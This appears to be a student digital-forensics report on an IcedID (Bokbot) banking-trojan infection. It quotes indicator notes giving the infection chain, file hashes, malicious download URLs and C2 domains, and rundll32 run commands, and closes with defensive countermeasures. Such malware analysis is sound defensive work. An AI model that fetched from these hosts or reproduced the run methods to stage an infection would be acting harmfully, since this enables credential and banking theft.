
The following txt file includes metadata uncovered from Autopsy. The file header reads the date (possibly of creation) March 19, 2021 and adds the words 'ICEDID (BOKBOT) INFECTION'. Upon further research, IcedID, also known as Bokbot, is a type of Trojan malware that utilizes a man-in-the-browser attack to capture user credentials. Since the popular HTTP found was from Amazon links, we can assume that the attacker seeks to steal user login, password, and their financial/banking information.

The text file also contained a Chain of Events section which potentially lists the attacker's plan on propagating the infection. The attack is said to start from delivering ZIP attachments from emails, then extracting an Excel spreadsheet that will enable macros and install a DLL file, and further compressing a binary file to execute the IcedID (Bokbot) infection, all without the user's acknowledgement. SHA256 hashes from various artifacts are also provided in the text.


```
2021-03-19 (FRIDAY) - ICEDID (BOKBOT) INFECTION

NOTE: This is the same distribution channel that had been pushing Qakbot (Qbot) up through March 2021.

CHAIN OF EVENTS:

- Email --> attached ZIP archive --> extracted Excel spreadsheet --> Enable macros --> installer DLL --> gzip compressed binary --> IcedID (Bokbot)

MALWARE FROM AN INFECTION:

- SHA256 hash: dcc45c82a484a420888aabe66588cbb1658cb2a7a5cc833b0438fa06ca84a991
- File size: 189,684 bytes
- File name: 82025721897_03192021.xlsm
- File description: Excel spreadsheet with macro for IcedID (Bokbot)

- SHA256 hash: d1634c8dd16b4b1480065039fac62d6c1900692f0ccc9bf52c8ddc65599fbf3d
- File size: 65,536 bytes
- File location: http://188.127.237.152/44274.6591174769.dat
- File location: http://185.82.219.225/44274.6591174769.dat
- File location: C:\Users\[username]\Kiod.hod
- File location: C:\Users\[username]\Kiod.hod2
- File description: Installer DLL for IcedID (Bokbot)
- Run method: rundll32.exe [filename],DllRegisterServer

- SHA256 hash: c8ca58a0025a7ab633a35fe6e98943c9053ca49b18de55f8b57c8ea7c88e8eb0
- File size: 405,224 bytes
- File location: http://calldivorce.fun/
- File description: Binary with gzip compressed data retreived from calldivorce.fun
- File note: Used by installer DLL to create the initial IcedID DLL file and license.dat

- SHA256 hash: b8502cc6fd41a558012e7ccd0a7f4e0ed5746bf106b8bf5b6a27ef9cba18a9e3
- File size: 64,000 bytes
- File location: C:\Users\[username]\AppData\Local\Temp\suit_32.tmp
- File description: IcedID DLL, initial
- Run method: rundll32.exe [filename],update /i:"LuxuryQuarter\license.dat"

- SHA256 hash: 48b72914126b6b4a3e5aefa9bc8d5eac1187543eb0fa42c98a70a2f2ad07a60a
- File size: 64,000 bytes
- File location: C:\Users\[username]\AppData\Roaming\user1\{DE776E6E-9DD8-3054-4698-FC561D9B7827}\Oxiwko.dll
- File description: IcedID DLL, persistent
- Run method: rundll32.exe [filename],update /i:"LuxuryQuarter\license.dat"

- SHA256 hash: 45b6349ee9d53278f350b59d4a2a28890bbe9f9de6565453db4c085bb5875865
- File size: 341,002 bytes
- File location: C:\Users\[username]\AppData\Roaming\LuxuryQuarter\license.dat
- File description: data binary needed to run the IcedID DLL files

TRAFFIC FROM AN INFECTION:
```

```
TRAFFIC FROM AN INFECTION:

TRAFFIC TO RETRIEVE INSTALLER DLL:

- 188.127.237.152 port 80 - 188.127.237.152 - GET /44274.6591174769.dat
- 45.150.67.13 port 80 - attempted TCP connections
- 185.82.219.225 port 80 - 185.82.219.225 - GET /44274.6591174769.dat

TRAFFIC GENERATED BY RUNNING INSTALLER DLL:

- port 443 - aws.amazon.com - HTTPS traffic
- 178.128.243.14 port 80 - calldivorce.fun - GET /

ICEDID (BOKBOT) C2 TRAFFIC:

- 165.227.28.47 port 443 - twotoiletsr.space - HTTPS traffic
- 165.227.28.47 port 443 - dedupomoshi.space - HTTPS traffic
- 165.227.28.47 port 443 - iporumuski.fun - HTTPS traffic
- 165.227.28.47 port 443 - agitopinaholop.uno - HTTPS traffic


------------------------------METADATA------------------------------
```

Within the text file, 5 IP addresses and 1 URL from http://calldivorce.fun have been extracted.



According to VirusTotal, the text file itself is not deemed malicious and only serves to contain the information of the attack.


VirusTotal
virustotal.com/gui/file/13289ea587fa9be9477eef5279932a225ebcbade085570d0fc930823d435b1fd/detection
Apps
Support For B450 T...
Paychex Flex
Photo Editor | BeFu...
YouTube Download...
Spring 2021
Learning
DH
CompTIA Sec+
Other bookmarks
13289ea587fa9be9477eef5279932a225ebcbade085570d0fc930823d435b1fd
Sign in
Sign up
0
/ 57
Community Score
No security vendors flagged this file as malicious
13289ea587fa9be9477eef5279932a225ebcbade085570d0fc930823d435b1fd
file.txt
text
2.87 KB
Size
2021-05-12 21:45:07 UTC
a moment ago
TXT
DETECTION
DETAILS
COMMUNITY
Ad-Aware
Undetected
AegisLab
Undetected
AhnLab-V3
Undetected
ALYac
Undetected
Antiy-AVL
Undetected
Arcabit
Undetected
Avast
Undetected
Avira (no cloud)
Undetected
Baidu
Undetected
BitDefender
Undetected
BitDefenderTheta
Undetected
Bkav Pro
Undetected
CAT-QuickHeal
Undetected
ClamAV
Undetected

Summary

In the pcap file, we utilized Wireshark and A-Packets to look through the capture file in which this malware instance was present. Many HTTP protocols were present and showed that the common URL links provided were from Amazon-related domains. Through the numerous artifacts, many left-over files have been retrieved in order to further investigate the details and severity of the malware. Lastly, the text file has given us metadata details of the malware. Opened through Autopsy, we were shown that the malware attack was planned out around March 2021 and is labelled as an IcedID (Bokbot) Trojan infection.

From using various forensics tools, we can suggest that a Trojan malware has been captured within the given networks. That infection found is titled the IcedID malware, also known as a Bokbot. This malware acts as a Trojan bot that infects the user's computer through delivering itself onto the host's machine and executes itself without the user's acknowledgement. The Bokbot payload is written within the DLL file and a scheduled task is created for the attack to execute whenever the system is rebooted. When active, the IcedID acts as a man-in-the-browser attack where the perpetrator seeks to gather banking or financial information within the targeted machine. Through the use of obfuscated links and filenames, injected scripts, and stealthy hijacking of a system, we can deem this malware and set of files to be highly malicious.

Some countermeasures to follow: provide filtration mechanisms within email servers, enable strict user access, password, and 2FA guidelines, schedule proper backups of data, provide efficient security and social engineering training among users and employees, install an antimalware/antivirus software to scan out any potential malware regularly, ensure proper firewall and least privileges rules are set for every user, and follow along the current trends to discover the latest news in cyberthreats to ensure everything is set for a future attack.